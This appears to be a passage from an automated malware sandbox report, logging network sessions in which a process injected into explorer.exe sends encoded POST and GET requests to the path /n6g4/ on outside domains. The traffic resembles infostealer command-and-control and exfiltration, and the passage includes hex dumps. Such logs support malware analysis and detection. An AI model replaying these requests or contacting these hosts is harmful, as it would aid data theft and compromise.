Si3oOcnH(ySyRv4dhRVpNI(Wy-AUrD1OXQoQq0zFA7Ii1Wtb(GwVdEXGdufO6MKyuguWIFw2Vagy8n~QNguIk5b0wB

Timestamp	kBytes transferred	Direction	Data
			et2NFIXRRu58(l9g7q0hpa4t6WasMuOAybiQ5PI04Z99W_nHXLtt6gDYs3RmifX08JOYFENA~mMq3VjWS8fDAKStcC nXWcwQP_8ionOZxTYH0Sbx9uqWyC6oQugqmkghzLqK9OnGTiNfQkc4nfrNJUfVP_h1tNLPA3kmoIhSaObXMtlqWBqm Ho6ADL2L7lcfmh2UBLjsFNRhkkYFrGjF2VriHpcg0NdOeEJ91Q5O(r6_KciTR84lb6E4jI(W43x6cs8hEtyEiwmichX0ijkc(07C FvL6KX0xxxUBU4vsyjosxUtHgHTzIb6RKHSUzpmRwflLlzAmbNQezkNwrtfXH-fUW6wiuksjWAWMcsOzxXDiGJFfZn xu0F3ZjPOK~aDyMvjKP64G7vEhJN7mMdFpU2v_uSda5nl4oMwIH_THZlkTuWpYuyzXRdTGmZTRt9GDqnage-3YTaig CrbCTzqBhDOmOiRK~MJaa1fsVnGzT87apSWMxZ0b(z0v1Dj5DltWE8nYGL~5fxNSNRbtmwt4C7LvfiWGZbdQabpuEQ JbsW6cx3tJnWd0lT9xYvcF8SZGQbn8elaeo5cLy1g_COsVzuKRdWBsvG1hlk5OppR7MEsQKGicLwE5SbnsrpkBzhPh dTJpc97E~0ysIFPo9s2hOtMhskHku3f4FGvKrCFJ9ufYCYKykiG9IqPTte8WuhpmQ9ml39qjftYVsX0Qg2CX(jU9FP f9LQIcuPwdRgHI9ie5xHwr(BAN(wWlZu6koauo(whbZzmMkbYX2FQWHhd-Tyh1AN9kqS~W5cew178q4w(G9RIcEFK8 cE1a2jVIn_fi~5wEXydtCB~KQkJCIH8ecXjweAb0W1dTNUwXSCAWAKMUedPFFUwnIOTufO3LBTlrKqqnnmU473aR6_ G6ZqNbGDeL6dUOY4b8xdaWNLFeyAYKBXi1KS0gZJT75E~hGowljqFM8bgglX7N9Hpmi_nPL2rAtH2YDgbMHV6fUKLA v-I_5vhfbnLQ38mDxsel8gK3INNRjMeiUd3OISC4kbJi8RXeVqk-QcP3pEBsiGM0IKNKSQ9BejUyaaVza3DZwKEa2z63xGv-kbB3BNigaklV0lyMfAZxdBkvMRyW3aEGbaWJV-C8DGZV1BnXxDyebY1PTTk9aUEf2iUSn_~fhtmtnrgvCXnV nEdkRUG_83eqfGGonijOQXYQVD5eT-ITe-mGQt6QxnTQfHnFVaN_8gc_RpTMqCUNB9y9cHUY9sRh044PqyF8fbP1cW c3bbYZqRh7jD21lJX5VKeF73wwTkJqUyU3rWRD(FZ3VYYxV-OUDs8BC86LaWF7eRr7rlN8I5B54x(DrfbuO3~aAtOm 0SBlHU1SPswnVBjiybXU(pbI2bXU4Ks2yT9A~7cM8-3H6fbg4FwHPd4s8GR70Jk7AqZlQxJ1rmU_meHSET8OsSF-rr ExLvV9ELzmEyZOPe6si4njph23Ym8TyDezRq8rV5pY5cokIb4efPVsLlhqMQ(foGIX4bkvWHgu~lPlG3gOhtlzs42Y Gly1Z5cUzwWOdamtHY~U1LVT9XktVxzQUlr4RbVRynTYIe1U5jeaVifM~4H16WunXBOADqt6(Z9RN8Oyo9bG2ecRHQ wWo0yVKygOXfc4E-5quExgUlnB8Vcy7ASrn3Y4vRg6KOYwsRcRLXUIHLCeL1WVhBtafH62b-VBHDcQOSkU2kyQRvfb fN6mtXYhCKzKk3LyIX5pMENhxSZD2Mpah8mrUVv6rYbg0T5yzPORIOgqJl8Py_SgQOsmOmAf8N1wk-luYvjI27chCZ xnM5aDs368emdWoXzQ7nGYERtBJETRaW(0LJLVy7U3UqGaqDTZMcnp70PqxXYBYwBZMhqSUX2tfyDViI P0PbDjRuPR2owPXVR5LGxk9IoHFODMvdK3LB3-0ZKuNRSAjKlhBGum(eraOa60eH35Gm~jR8hpoGsSMb1gZ4xUuZHz KBLau-T4zFwJGQgekvqoDK90GLbkEnks2TtGgx5uZuNie_xCIWXKuoJQ3HK9j2BAnpuoK-QfzzUPyAqXON5_JLwuMF qQL5NxWXJcNfdm65ZPz3jMaKRuQxdOV4Z3Cl4Q1naqrLyWR4~cWqwY32ep1TCOeUpYoBjnstDjTDVCqvEjMyou16Z0 8FhOYlypV2YCyqmc~pbg~mD6TnTORjJkoRLtAIeR8_m_MX(j2Da6p4rXMJ2fdfdyD_E8bX(2lT380efiTQSEeA2BW7 X9~yn1PHIQLNnSpyYabxoCM4DQvSGaMTNZa3ROJptlwjZANdLY8aJMEac7DFCI0viGuoOu3paXCchg~9FUpYONeC5F lhVksMk5JYLRZimeAQQKd9Rg1MOhD5tAwQswI3QFr4J2F398iDwKKAo0aro3PU3In9p3ZctUHu5urUhyGlfAYa4aq_ kesyUc1rzs1KZBRcl-5-byNcGuXNauIlv8o_S8heo8CAafaFqxJ2MrgVgsbHpydTxR(Tfy7R3WY1~RMXhkS8~Jscia N8EkzI7WgoRhO5zNsPs11fu8LE(iqa5bpOs45HhL1YZjEOVfDz9Nt_Khv9CR6L7zGKSeBWvVJw0HtHlxz896FDgAb7 4IZr3wcHAXTrLvh2rT7OLgx9AaDcEzvWNnhW6-p_S8SOBfQGAHK6HLgYtBaYw5ivUnDjyazuovHfLMbVoMjlxATD9_ 6NefDo2hPje85lO3QnAkecmd99Ys3_bV2G84bWnLDrKazG2hufpXhg1YqHqkGELrF-OOi3stqb97fPlDRye0iW7Dm_ tFs6OjDn3wlvmTUVcFeO9FWdBMD3QsECHNzKMFml~1QDWa16l1ToU_9ok-nM(WlaeipcFfZbGFB61qIODrjGLgDF7N jkt0gZOJILN_R1jO5666(TJZfedWi4J6bc6R9Pco0MAUHESztSS1QpXrhLeZCMMPs73Us0AussVn3RXgGL0WW1xX76 ~D0KW_7EPZrgHvjquznUnUNaC32QgbNkmCz1WFZmHfFVU73_UcCWx4VEHjsn4b74sxGrBKUgBhbMqFxU xeSK~GnVp8NeJKrJgKkgJa4bqfEzHZVN9h79eTNyye3SLYlKkAWRqfY4W0bSPdO1W9tfNiZpZ8d7uCBM~Y1gblOWXA BofYz_5CO0pACALizt1cR5m7C_JW5SoV1ZxrznO7Qf0KFY1ec1DlT10-23Yot75RjcNoqpnOdmD7fxCSfD7E63uyd1 uHoLrcemSiVmUeoifnvkR_(47o9yHMMAIx4LV8Px1J(Xc_6SkfhpnmafcX6VAWoxfjoQhZTckQbiIWjR5ANKynf3(j pLZz72PLRzcOb8Ls3rsbzt(9QrZf8aPVVgtJntwQVP17UkqVcecX1ErjtW0c1vwDd3oxGZY9twGKyyNWMRzKbO748K LeZ3ScSH(iaAiGWl3z3h4qQ6QorU4RPMmNfwFgFhAed3CXjnuDk62cu-5uQQDSmOKscN0JPqGtTOADtDYDdXnq3m(1 x6EkPv85rl2WFtigfUPC59whC4yj8oac2DZIiHt_zDFgvsC4Gw0ECvhFsVHhtNBN8dG1rdk1Vy1ON1lurticjAf-(U ~vVUELUWnD3fAAB0~fHymNb9tC7Bxv~yF_rZJoOlpMs0P9QBdqnJzCcoK7wHOcvkAVdXURz3aoIQ7c8oc9MeTOm14n gEyCBZiKKhU7cXShZTB67J7-rB7jG_1tnG0sYIDpK6kCbQBjStPniRMn91L6tUsvmV0qWq4s0QFZHNdaNOEvUyV5j3 JqPIEBon8BIOzF85TAN_RTwlVole8AwRfuvsMVF_CxPs8QVKPMZ1bfdr(DuuwPU692hj38Ub1uQV9ZKzx6hei-qnM7 dhZonE9ITP5EF3vklKwBCjAOtlmYVX7d2p20MWdQZ57m32hQeDVVSuD3lS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49799	38.34.163.59	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:40.467758894 CEST	9433	OUT	GET /n6g4/?3fe=YEAzGNA1BgiQpi8GImtX9JznxcWz/G0oG2K4jwCI3/8B8s5l+/t603YZPdD+BzgPPrJ7&r2MLI=tjrDPFcXi HTTP/1.1 Host: www.uspplongee.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:40.679183006 CEST	9435	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 14 May 2022 13:30:40 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 66 66 63 30 0d 0a ef bb bf 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 0a 0a 0a 3c 74 69 74 6c 65 3e e7 bb bf e5 9b ad e5 8c ba e6 ba 90 e9 87 8e e5 86 9c e6 9c ba e5 95 86 e5 ba 97 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 e7 bb bf e5 9b ad e5 8c ba e6 ba 90 e9 87 8e e5 86 9c e6 9c ba e5 95 86 e5 ba 97 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 e7 bb bf e5 9b ad e5 8c ba e6 ba 90 e9 87 8e e5 86 9c e6 9c ba e5 95 86 e5 ba 97 e3 80 82 22 20 2f 3e 0a 0a 3c 21 2d 2d 20 46 6f 6e 74 73 20 2d 2d 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 63 73 73 3f 66 61 6d 69 6c 79 3d 50 72 65 73 73 2b 53 74 61 72 74 2b 32 50 25 37 43 4c 61 74 6f 3a 31 30 30 2c 31 30 30 69 2c 33 30 30 2c 33 30 30 69 2c 34 30 30 2c 34 30 30 69 2c 37 30 30 2c 37 30 30 69 2c 39 30 30 2c 39 30 30 69 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 3e 0a 0a 3c 21 2d 2d 20 4c 69 67 68 74 62 6f 78 20 73 74 79 6c 65 73 20 2d 2d 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 74 65 6d 70 6c 61 74 65 73 2f 74 65 6d 70 6c 61 74 65 73 2f 32 33 36 32 2f 61 73 73 65 74 73 2f 6c 69 67 68 74 62 6f 78 32 2d 6d 61 73 74 65 72 2f 64 69 73 74 2f 63 73 73 2f 6c 69 67 68 74 62 6f 78 2e 6d 69 6e 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 3e 0a 0a 3c 21 2d 2d 20 4c 6f 61 64 65 72 73 20 73 74 79 6c 65 73 20 2d 2d 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 74 65 6d 70 6c 61 74 65 73 2f 79 77 2f 32 33 36 32 2f 61 73 73 65 74 73 2f 6c 6f 61 64 65 72 73 2f 6c 6f 61 64 65 72 2e 6d 69 6e 2e 63 73 73 22 20 6d 65 64 69 61 3d 22 73 63 72 65 65 6e 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 0a 3c 21 2d 2d 20 54 65 6d 70 6c 61 74 65 20 73 74 79 6c 65 73 20 2d 2d 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 74 65 6d 70 6c 61 74 65 73 2f 79 77 2f 32 33 36 32 2f 63 73 73 2f 79 65 6c 6c 6f 77 2e 6d 69 6e 2e 63 73 73 22 20 6d 65 64 69 61 3d 22 73 63 72 65 65 6e 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 74 69 74 6c 65 3d 22 79 65 6c 6c 6f 77 22 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 74 65 6d 70 6c 61 74 65 73 2f 79 77 2f 32 33 36 32 2f 63 73 73 2f 70 69 6e 6b 2e 6d 69 6e 2e 63 73 73 22 20 6d 65 64 69 61 3d 22 73 63 72 65 65 6e 22 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 20 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 74 69 74 6c 65 3d 22 70 69 6e 6b 22 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 74 65 6d 70 6c 61 74 65 73 2f 79 77 2f 32 33 36 32 2f 63 73 73 2f 6f 72 61 6e 67 65 2e 6d 69 6e 2e 63 73 73 22 20 6d 65 64 69 61 3d 22 73 63 72 65 65 6e 22 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 20 73 74 79 6c 65 73 Data Ascii: ffc0<!DOCTYPE html><html lang="en" class="no-js"><head><meta name="viewport" content="width=device-width, initial-scale=1.0"><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name="keywords" content="" /><meta name="description" content="" />... Fonts --><link href="https://fonts.googleapis.com/css?family=Press+Start+2P%7CLato:100,100i,300,300i,400,400i,700,700i,900,900i" rel="stylesheet">... Lightbox styles --><link href="/templates/yw/2362/assets/lightbox2-master/dist/css/lightbox.min.css" rel="stylesheet">... Loaders styles --><link href="/templates/yw/2362/assets/loaders.css-master/loaders.min.css" media="screen" rel="stylesheet" type="text/css">... Template styles --><link href="/templates/yw/2362/css/yellow.min.css" media="screen" rel="stylesheet" type="text/css" title="yellow"><link href="/templates/yw/2362/css/pink.min.css" media="screen" rel="alternate stylesheet" type="text/css" title="pink"><link href="/templates/yw/2362/css/orange.min.css" media="screen" rel="alternate styles

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49775	35.209.127.155	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:16.643537998 CEST	7600	OUT	POST /n6g4/ HTTP/1.1 Host: www.jamesreadtanusa.com Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.jamesreadtanusa.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.jamesreadtanusa.com/n6g4/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 65 3d 63 39 68 48 6f 53 58 72 56 73 48 69 39 4a 75 32 4d 32 55 77 35 5f 49 63 42 61 38 6d 54 53 32 6a 70 79 6b 54 68 4a 52 79 46 66 43 32 71 4f 7a 67 6a 73 69 6b 52 30 78 44 74 46 64 39 4c 67 61 67 73 56 4b 62 73 46 37 57 50 2d 43 65 35 70 63 6c 57 36 37 62 71 47 67 6d 42 4d 7a 54 48 76 45 4b 62 6e 6e 6a 76 44 62 6f 57 74 76 6d 47 76 70 59 66 67 49 43 32 43 39 2d 77 78 44 58 4d 71 6c 72 39 77 66 37 44 72 4d 4f 59 75 69 36 62 44 74 54 30 73 59 6e 37 4a 71 6b 53 72 6d 42 47 69 65 74 63 44 53 4f 6f 4f 31 33 52 77 76 64 72 43 56 4d 30 64 55 5f 35 56 32 70 77 46 71 64 69 57 39 66 49 45 73 42 39 30 76 4b 53 55 31 35 4b 54 72 7a 4c 47 66 33 77 65 45 56 37 4a 54 6e 44 78 6e 4c 73 45 4c 4a 61 70 33 49 41 64 46 4f 5a 5a 41 78 44 63 6b 79 77 56 69 43 56 58 6c 41 49 59 39 4c 52 66 62 47 43 43 45 5f 61 71 4c 62 71 5f 38 74 65 30 6e 57 49 45 68 37 28 44 6e 2d 62 77 28 61 30 6f 5a 4b 7e 73 41 6a 42 53 45 61 38 4f 33 47 7a 35 6d 69 4a 65 47 63 59 37 45 46 61 67 28 68 7e 37 31 30 37 79 65 4c 34 4d 79 33 62 39 68 74 54 68 57 54 54 4b 79 75 33 6d 62 78 70 5f 6c 4c 78 6a 4e 4c 76 55 4f 4f 37 69 34 46 74 77 68 43 44 69 4b 37 50 69 6a 78 38 72 73 46 49 6f 68 5a 36 66 48 4e 4d 4a 5a 2d 66 62 37 38 4c 6e 68 68 54 30 37 5f 41 66 41 56 32 64 35 31 77 56 55 44 35 6e 63 4a 66 35 66 61 35 65 46 4a 59 4e 4c 4b 74 6c 64 4d 28 72 53 6c 4d 39 75 41 48 55 50 48 70 59 30 4a 32 73 55 76 39 72 42 50 77 39 46 37 32 58 39 7a 55 37 38 59 76 38 4a 44 34 61 6b 45 42 67 6b 54 5a 32 64 55 4b 49 37 49 77 34 61 79 50 79 50 50 68 4e 65 69 52 4b 51 33 61 6f 4e 47 69 37 33 33 58 45 56 30 54 5a 33 4f 54 39 57 37 7a 4a 6e 31 67 77 49 4e 39 4b 41 4a 4a 72 79 46 7e 7a 47 74 4b 6b 76 61 76 54 56 35 75 42 4a 64 43 69 67 4d 77 4d 33 44 7e 57 6c 73 58 52 53 6d 70 6f 44 31 56 34 58 57 4e 71 43 46 34 50 43 59 36 4f 7a 79 42 58 7e 66 49 4d 42 71 7a 71 31 32 52 38 72 43 6d 6a 78 4a 6d 42 46 6d 6e 4c 48 4c 49 79 59 57 48 79 4f 57 59 75 32 31 45 4f 6e 67 33 36 49 4e 72 38 75 49 73 4b 61 52 78 48 51 4b 37 4b 55 73 46 34 54 58 33 4f 38 4d 5a 30 6d 63 75 39 53 67 37 37 37 56 4e 30 36 30 35 54 45 6d 36 54 51 42 64 4f 5a 53 31 63 41 6e 6c 48 38 41 32 4a 44 38 4e 4c 58 4f 75 36 5a 42 52 4b 75 4c 68 35 69 66 43 49 4a 71 68 34 4b 76 66 71 37 4d

Timestamp	kBytes transferred	Direction	Data
			42 7a 69 64 4f 48 76 4e 62 65 50 33 35 53 45 55 56 64 46 46 52 5f 77 77 51 71 4d 61 54 72 30 32 52 30 69 45 53 2d 52 64 61 41 48 32 76 72 65 31 44 43 34 71 44 66 6d 67 79 6e 65 5f 58 57 39 51 35 75 56 4b 51 77 41 33 53 35 47 50 44 50 5a 34 4c 72 79 77 61 49 44 2d 74 43 42 68 71 75 72 36 6f 78 50 76 4a 68 48 37 34 74 4d 32 39 65 77 68 73 47 38 4f 48 36 28 7a 48 65 53 4a 7e 58 37 5f 69 50 6a 4c 57 4e 50 67 57 5f 78 67 42 6a 76 30 38 68 47 5f 35 61 45 71 68 59 46 56 44 6b 61 46 44 31 76 65 46 32 44 75 37 6f 51 6e 66 2d 6e 2d 41 68 43 52 48 79 56 77 59 6e 6c 57 4d 77 63 4e 62 67 53 4c 4f 61 35 30 52 74 70 72 34 67 49 46 7a 6d 61 6c 45 4e 59 57 32 7a 79 2d 66 38 48 53 47 4d 34 44 56 68 4d 43 5a 74 58 34 53 59 78 69 68 63 45 4a 74 5a 28 47 74 6d 74 51 75 36 61 50 6e 70 45 47 4d 78 41 71 46 31 73 55 56 53 6d 53 7e 6f 4a 70 39 74 33 69 64 32 34 55 6a 30 42 55 6d 4a 78 66 51 75 5a 5f 58 48 38 37 33 35 43 6e 75 51 4c 4b 30 44 76 62 63 32 70 71 46 54 6b 75 62 39 75 4b 54 4b 65 76 49 75 4b 70 69 79 4b 76 33 6e 38 46 65 6e 70 38 73 6e 67 68 70 53 33 6b 79 52 31 4b 5a 71 6a 31 43 39 68 71 37 61 34 71 65 59 77 42 55 6e 77 69 36 43 37 4c 50 47 59 78 68 61 79 74 35 6d 30 6c 36 5a 79 37 6f 6f 61 65 41 36 78 56 7a 47 48 47 4d 53 6d 55 70 75 5a 45 76 78 56 44 62 4c 68 6e 6c 56 37 6c 67 73 62 71 72 7a 49 57 7e 4d 62 54 50 47 36 56 52 49 28 49 5a 68 43 67 59 6e 35 6d 56 36 6f 48 38 49 78 47 66 41 43 49 6b 4f 77 43 53 74 30 6e 4c 69 78 46 68 59 28 7a 67 6d 66 6e 69 75 78 43 57 48 36 6d 43 65 51 4d 72 4c 6d 53 58 6b 33 45 71 4e 75 64 47 55 33 6c 48 67 59 4a 50 6a 70 69 38 6d 79 53 6c 64 4e 74 68 4e 46 6f 45 77 62 4a 79 63 64 6b 39 53 6b 76 6c 6c 46 31 38 59 41 4a 4a 49 58 6f 35 2d 43 44 31 6a 7e 64 4f 30 61 30 33 61 42 49 54 4f 35 32 48 5f 28 4d 44 30 71 73 4c 42 51 42 70 69 4d 33 4f 49 47 5a 49 34 4f 31 62 4b 38 51 4c 45 57 47 6e 6c 4b 6b 37 38 61 70 50 55 53 Data Ascii: 3fe=c9hHoSXrVsHi9Ju2M2Uw5_IcBa8mTS2jpykThJRyFfC2qOzgjsikR0xDtFd9LgagsVKbsF7WP-Ce5pclW67bqGgmBMzTHvEKbnnjvDboWtvmGvpYfgIC2C9-wxDXMqlr9wf7DrMOYui6bDtT0sYn7JqkSrmBGietcDSOoO13RwvdrCVM0dU_5V2pwFqdiW9fIEsB90vKSU15KTrzLGf3weEV7JTnDxnLsELJap3IAdFOZZAxDckywViCVXlAIY9LRfbGCCE_aqLbq_8te0nWIEh7(Dn-bw(a0oZK~sAjBSEa8O3Gz5miJeGcY7EFag(h~7107yeL4My3b9htThWTTKyu3mbxp_lLxjNLvUOO7i4FtwhCDiK7Pijx8rsFlohZ6fHNMJZ-fb78LnhhT07_AfAV2d51wVUD5ncJf5fa5eFJYNLKtldM(rSlM9uAHUPHpY0J2sUv9rBPw9F72X9zU78Yv8JD4akEBgkTZ2dUKI7Iw4ayPyPPhNeiRKQ3aoNGi733XEV0TZ3OT9W7zJn1gwIN9KAJJryF~zGtKkvavTV5uBJdCigMwM3D~WlsXRSmpoD1V4XWNqCF4PCY6OzyBX~fIMBqzq12R8rCmjxJmBFmnLHLlyYWHyOWYu21EOng36INr8uIsKaRxHQK7KUsF4TX3O8MZ0mcu9Sg777VN0605TEm6TQBdOZS1cAnlH8A2JD8NLXOu6ZBRKuLh5ifCIJqh4Kvfq7MBzidOHvNbeP35SEUVdFFR_wwQqMaTr02R0iES-RdaAH2vre1DC4qDfmgyne_XW9Q5uVKQwA3S5GPDPZ4LrywaID-tCBhqur6oxPvJhH74tM29ewhsG8OH6(zHeSJ~X7_iPjLWNPgW_xgBjv08hG_5aEqhYFVDkaFD1veF2Du7oQnf-n-AhCRHyVwYnlWMwcNbgSLOa50Rtpr4gIFzmalENYW2zy-f8HSGM4DVhMCZtX4SYxihcEJtZ(GtmtQu6aPnpEGMxAqF1sUVSmS~oJp9t3id24Uj0BUmJxfQuZ_XH8735CnuQLK0Dvbc2pqFTkub9uKTKevIuKpiyKv3n8Fenp8snghpS3kyR1KZqj1C9hq7a4qeYwBUnwi6C7LPGYxhayt5m0l6Zy7ooaeA6xVzGHGMSmUpuZEvxVDbLhnlV7lgsbqrzIW~MbTPG6VRI(IZhCgYn5mV6oH8lxGfAClkOwCSt0nLixFhY(zgmfniuxCWH6mCeQMrLmSXk3EqNudGU3lHgYJPjpi8mySldNthNFoEwbJycdk9SkvllF18YAJJIXo5-CD1j~dO0a03aBITO52H_(MD0qsLBQBpiM3OIGZI4O1bK8QLEWGnlKk78apPUSbfHkcn4HMqfHveasW88Mu8mswC9kwCXR48ETsWOxiT56fTtNN2IVOhKKkRYUrap3-CMxuw9OUJhfDa9jg3Mp0fv1NbgDTrcysB8(go5bjxNWwztj8QNruKIlKFu6PHRsapuW2YLYeOb2otsRjtUMTJ2OOCJW2PsEJqxnUFMXNfXIbygm65UCrx8d9Nc5af11amfX32OXnRqOZhjgF6zjLJl~B2_CyXVhumkTuSRd1wI1Q36NDuCEHrK43fAlGyF7Q0xQzR6(9FytKk2FYia9fE8ppZIvqxw(7d0zWhWapyqvZgB5EzSVCkmqUrw9rM-uli_dqTWgx7rCZhSE9OZX78J7LASn97C6RCI00jyCDV9QzoTd9diBgrdltBVaBwdK5SiAgt55GVPWUaESEy0M4upMV0qaejchjp-(8fiA7wYfkJS8KVm6w4wmusFN1jjRADlhY5kE14boPOjFWQzlS0vmdVIc1oK3hlybr2sqjEYzMqvdksS175OKSwn(-jSpolsRgoXgU8tT4a19-qKOElw69KKKQxLO0oKoqbOkQeDHREUxRYfvjNkT-nX(YDgq9X1nDs-Srb6KK9Xn1eM5q1rieDijKmlHxJbyuVd15RLHB8_grS4vJL8EB0-LDC_uKUJc5PISBQULxdXIEmLCgYGrGF04-pqtC5QaPrCa3y2Fveg0qQY~NnTfynDUyRcZsyPCIw82U3uo4GMWbtDRY6pzo~jRqw2pC9jR_pELoaBztQNgNKnvTSn6D8PCeU1ZmwWyK0gvqEhrjAe1cBTwnHhrFosRgrGiiTqIK4uDYZvuxw0LTPJGM9hkcywNKTzdntneZ9Hm94uiKYZN3Es~9YcQINvx3FHrKgJpmdUb-qTtfXqLrX3FBXO3imMJj2amuAws3ofcorh9Vwak_t2yiE4WC9DbenLLvAyNK(M63fN9xt5mlzBl1HvwmECRZa8wcZwyJekGT(3cuflJFyhAgKDY1n324IgNKZnM_liNEtLubDM7A9DX4y7ydaBsMpVc0iL3G0FHXtG3i1p9U9MXZl2iF5dInJXLTk-dLM_yDl0yWhaKWE8NW7wL2aMnWniULRTV2xTEs~nU8S4rk2SScnHlvlxRaxY9IXxTbOIvAPzkfwgkUftfXawfux-C5UmkTZbG1cH(U5M4dbR(RYpdIH4t1v8MBxWA9NVWYuiAkgvxE9GcAwTfORrE_(esqqmqzmzUQ74Eoj4MncxzDnuitKWFZPqZW2sxrbhPEalfaLvNCtZxWmUYzNDS2AanmS0mxpuZ0S0xDbIShyXEaQLFMqE70jlvFtlQc(Sj2hW7U6EV0rb959VGIzLDxJSa1CH8UEP~W0cz36347zTAaT0TONm6QivHJF8Fu6t2QEpBniWg_Es4xhxXsBVvf5xU6O57SvYDsR5xVVBPoS6WNJd(ozaFVqjRxy4~eGlXkNwy7M_i2AWJnsz2bUTmlOZHA6ZKlCLJW3vZJPM2rcy4JMuv23dt66lu79G0l4qkzFW4yCLBw0aAe31GfB5kv1QAZQWeNm9FBTVVny9vB4m3AORLwaxL4Vw1gEXlQFj(Ki4xc~sSv9dzlUFN9t1GQT0079yl5R3L7zR(mTjqO2Hi0HuBdf5uedSy5ayWozivZ0jwGEN4v3-U-hpuF6ZZ9bjv_cz(DuiPbGZrFhEf_0HBefHVEXVe1m1b8XoZPbi(q13mhwOBp4_FDJXetFwD7Xm~K72wSpf75LBJkRFzdbhTqsH0XFBsEFfl_fx6-aCL6OKfaJj(h6aTh4pQK3BSxx4zZjwp9Cb2bjWXltcVYG5LAzDBZK3QEE_BW3tumYPtM9LFsa2d6uXfnpapKlrwVdGNMqM9ZS_F6e6EgdKYzWKwPgq0Eb810czN8XzLLCOK0Payt1NhA5LnMeTiUEqbm7-nKUlQ63rl-QAU_7IOkaYW944dI3X1BMZBfUzUFgyqZNTCcDbg6BnWaOAr38OFFPDLSut7hhYRT8HVh4OYeJmg88yHO9k~0fMsNn7lK9uXql7FKG2pEs0fvrd0ObjJqhDHipZoXK9vOfqlAoopZmj3C7pmBI0CnJLRKP0FbSqTfzz9Q6V7ZYBli04EvpE~3FRYj8rslbXG-WFtToXq6gHJNTFno0qx-enSa17iS3-tmHaEIA4M8muRmSnyIkhc0iLEhWt0MCNxdYPlk6WFKheMsa7RwXxEkfpMaePcWHBSQVk~OD5skEfiCmdw_0tMx25vhIFcnYj3hgniAlPZxsWWXkP3MTmwxjNI_isKMxMobcbLqeKxqvgbP31vnB6J8ZNROqJxf44b93zoucftN5pxH3IS2TqMVQrNBoUF1bu91m65y9rCetKbqoF2FSFcGYeubUDv52J3zJ07oZicvySB2LqvjFvPiyNg_fuV_l2YBIL5N9CDpB5p5TqptD1ySOk~gN3F_WnypoPbj0gF9p2(AeLilx4u8GZHYy9dN8Vsg9PTpla~T6wHIrJfoeoXlvKdaZvmP7qoZCWaJ8ZEzrlU4VcQERbOzQn7sylOuo9ljUSwYh7Lvp0AgmCaZ4BYJ2Uwa1kHLRwsIMkIejuuMeVQyPcsxg3OLimMmMpoPt3DEXHR-Rm~adNETgtaqyQl5~QUyiRWeKk004XSwKvCabyhXM1zw8faff6QYOon0nuUWA0whzEF6ecrWP7oS8EvCuHIRqbd_dNjmd-CB4PxcxkWxAXTgfMUxHk~eGlZPxQ

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49776	35.209.127.155	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:16.775228024 CEST	7624	OUT	GET /n6g4/?3fe=T/V9232RQ/ScvLe6YjNRob4pJIAHZz6ft2oS65luWeOdjKzDide1cQ8VyF5HdhGZwVKQ&r2MLI=tjrDPFcXi HTTP/1.1 Host: www.jamesreadtanusa.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
